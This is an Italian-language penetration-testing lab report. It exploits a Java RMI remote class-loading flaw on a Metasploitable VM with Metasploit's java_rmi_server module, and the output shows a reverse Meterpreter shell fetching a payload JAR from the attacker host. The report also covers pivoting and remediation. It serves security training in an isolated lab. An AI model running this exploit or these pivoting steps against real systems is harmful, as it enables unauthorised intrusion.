Report di Penetration Testing: Sfruttamento Vulnerabilità Java RMI

Obiettivo: Metasploitable (192.168.11.112)

Attaccante: Kali Linux (192.168.11.111)

---

1. Sintesi Esecutiva (Executive Summary)

L'obiettivo di questo incarico era identificare e sfruttare le vulnerabilità sulla macchina target (Metasploitable) per ottenere l'accesso remoto. Analizzando i servizi di rete, è stata identificata una configurazione errata critica nel servizio **Java RMI (Remote Method Invocation)** in esecuzione sulla porta TCP **1099**.

Utilizzando il framework Metasploit, il team di sicurezza ha eseguito con successo un attacco di esecuzione di codice remoto (RCE), stabilendo una sessione Meterpreter stabile. La raccolta di prove post-exploitation ha confermato l'accesso amministrativo al sistema e ha mappato la configurazione della rete interna del target.

---

2. Metodologia ed Esecuzione

Fase 1: Configurazione di Rete

In conformità con i requisiti dell'esercizio, è stato stabilito un ambiente di rete statico per isolare il laboratorio di test. Alla macchina attaccante è stato assegnato l'IP **192.168.11.111**, mentre al target è stato assegnato **192.168.11.112**. La connettività è stata verificata tramite protocollo ICMP (Ping).

```
┌──(kali㉿kali)-[~]
└─$ sudo ip addr flush dev eth0
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.11.111/24 dev eth0

┌──(kali㉿kali)-[~]
└─$ sudo ip link set eth0 up

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 scope global eth0
       valid_lft forever preferred_lft forever
```

Figura 1: *Configurazione dell'IP statico sulla macchina Attaccante (Kali).*



Figura 2: *Configurazione dell'IP statico sulla macchina Target (Metasploitable).*

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.44 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.43 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.35 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.41 ms

── 192.168.11.112 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 1.351/1.407/1.439/0.034 ms
```

Figura 3: *Verifica della connettività tra Attaccante e Target.*

Fase 2: Ricognizione (Reconnaissance)

È stata eseguita una scansione mirata con Nmap contro l'IP della vittima per identificare i servizi in esecuzione. La scansione ha rivelato che la porta **1099/tcp** era aperta ed eseguiva GNU Classpath grmiregistry, confermando la presenza di un servizio Java RMI.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1099 -sC  -sV 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 09:39 -0500
Nmap scan report for 192.168.11.112
Host is up (0.0012s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:39:7C:2E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds
```

Figura 4: *Risultati della scansione Nmap che identificano il servizio vulnerabile Java RMI sulla porta 1099.*

Fase 3: Analisi della Vulnerabilità e Selezione

Utilizzando il framework Metasploit, è stata condotta una ricerca per i moduli relativi a "java rmi". È stato selezionato l'exploit **exploit/multi/misc/java_rmi_server** perché mira direttamente al Server RMI (corrispondendo ai risultati della nostra scansione Nmap) e possiede un ranking "Excellent", garantendo stabilità.



Figura 5: *Identificazione del modulo exploit appropriato all'interno di Metasploit.*

Fase 4: Configurazione dell'Exploit

Il modulo selezionato è stato configurato con i seguenti parametri:

- **RHOSTS:** 192.168.11.112 (Target)
- **RPORT:** 1099 (Porta Target)
- **LHOST:** 192.168.11.111 (IP Attaccante per la connessione inversa)
- **HTTPDELAY:** 20 (Timeout esteso per prevenire errori di runtime durante la consegna del payload).

Figura 6: *Configurazione dei parametri dell'exploit in msfconsole.*

Fase 5: Sfruttamento e Raccolta Prove

L'exploit è stato eseguito con successo. Un gestore TCP inverso (reverse handler) ha catturato la connessione, aprendo la **Sessione Meterpreter 1**. I comandi post-exploitation ifconfig e route sono stati eseguiti per acquisire le prove di rete come richiesto.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/3E2sR1rf5v6Wlb
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34010) at 2026-01-23 09:48:10 -0500

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe39:7c2e
IPv6 Netmask : ::
```

Figura 7: *Sfruttamento riuscito (sessione Meterpreter aperta) e prova del comando ifconfig.*

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe39:7c2e  ::       ::
meterpreter >
```

Figura 8: *Informazioni sulla tabella di routing recuperate dalla macchina compromessa.*

3. Analisi Tecnica: Come Funziona l'Attacco

La vulnerabilità sfruttata risiede nell'architettura **Java RMI (Remote Method Invocation)**, specificamente per quanto riguarda il **Caricamento Remoto delle Classi (Remote Class Loading)**.

1. **La Falla:** Per impostazione predefinita, le configurazioni Java RMI più vecchie si fidano del client affinché fornisca il "progetto" (Classe) per gli oggetti scambiati. Se il server non riconosce un oggetto, permette al client di fornire un URL da cui scaricare la definizione della classe.
2. **L'Esca:** Il modulo Metasploit agisce come un client. Si connette al registro RMI del Target (porta 1099) e invia una richiesta che coinvolge un oggetto personalizzato.
3. **L'Amo:** Metasploit configura simultaneamente un server HTTP locale sulla macchina Kali (porta 8080). Dice al Target: *"Per capire questo oggetto, scarica le istruzioni da http://192.168.11.111:8080/."*
4. **L'Esecuzione:** La macchina Target obbedisce, si connette al server HTTP di Kali, scarica il payload malevolo (una classe Java) e lo esegue. Questo payload contiene le istruzioni per aprire una connessione backdoor verso l'attaccante.

---

4. Post-Exploitation: Il Potenziale di Pivoting

Sebbene l'esercizio attuale abbia utilizzato una rete isolata, i dati di route e ifconfig raccolti nella **Figura 7** e **Figura 8** sono critici per il concetto di **Pivoting**.

- **Stato Attuale:** La tabella di routing mostra che il target è connesso solo a 192.168.11.0/24. È un "punto finale" (dead end).
- **Scenario Ipotetico:** In un ambiente aziendale reale, i server sono spesso "Dual-Homed" (connessi a due reti).
  - **Interfaccia 1:** Esposta al pubblico (es. Web Server).
  - **Interfaccia 2:** Rete Amministrativa Interna (es. Database o Domain Controller).
- **Il Pivot:** Se l'output di ifconfig avesse rivelato una seconda interfaccia (es. 10.10.10.5), l'attaccante avrebbe potuto usare la sessione Meterpreter compromessa come un **proxy**. Ciò permetterebbe all'attaccante di incanalare il traffico *attraverso* questa vittima per attaccare altre macchine sulla rete 10.10.10.x, altrimenti invisibili dall'esterno.

Prossimi Passi per la Remediation

1. **Disabilitare il Caricamento Remoto delle Classi:** Configurare la JVM con java.rmi.server.useCodebaseOnly=true.
2. **Firewalling:** Bloccare l'accesso alla porta 1099 da sottoreti esterne.
3. **Aggiornamento:** Aggiornare l'ambiente Java a una versione moderna in cui queste funzionalità sono disabilitate per impostazione predefinita.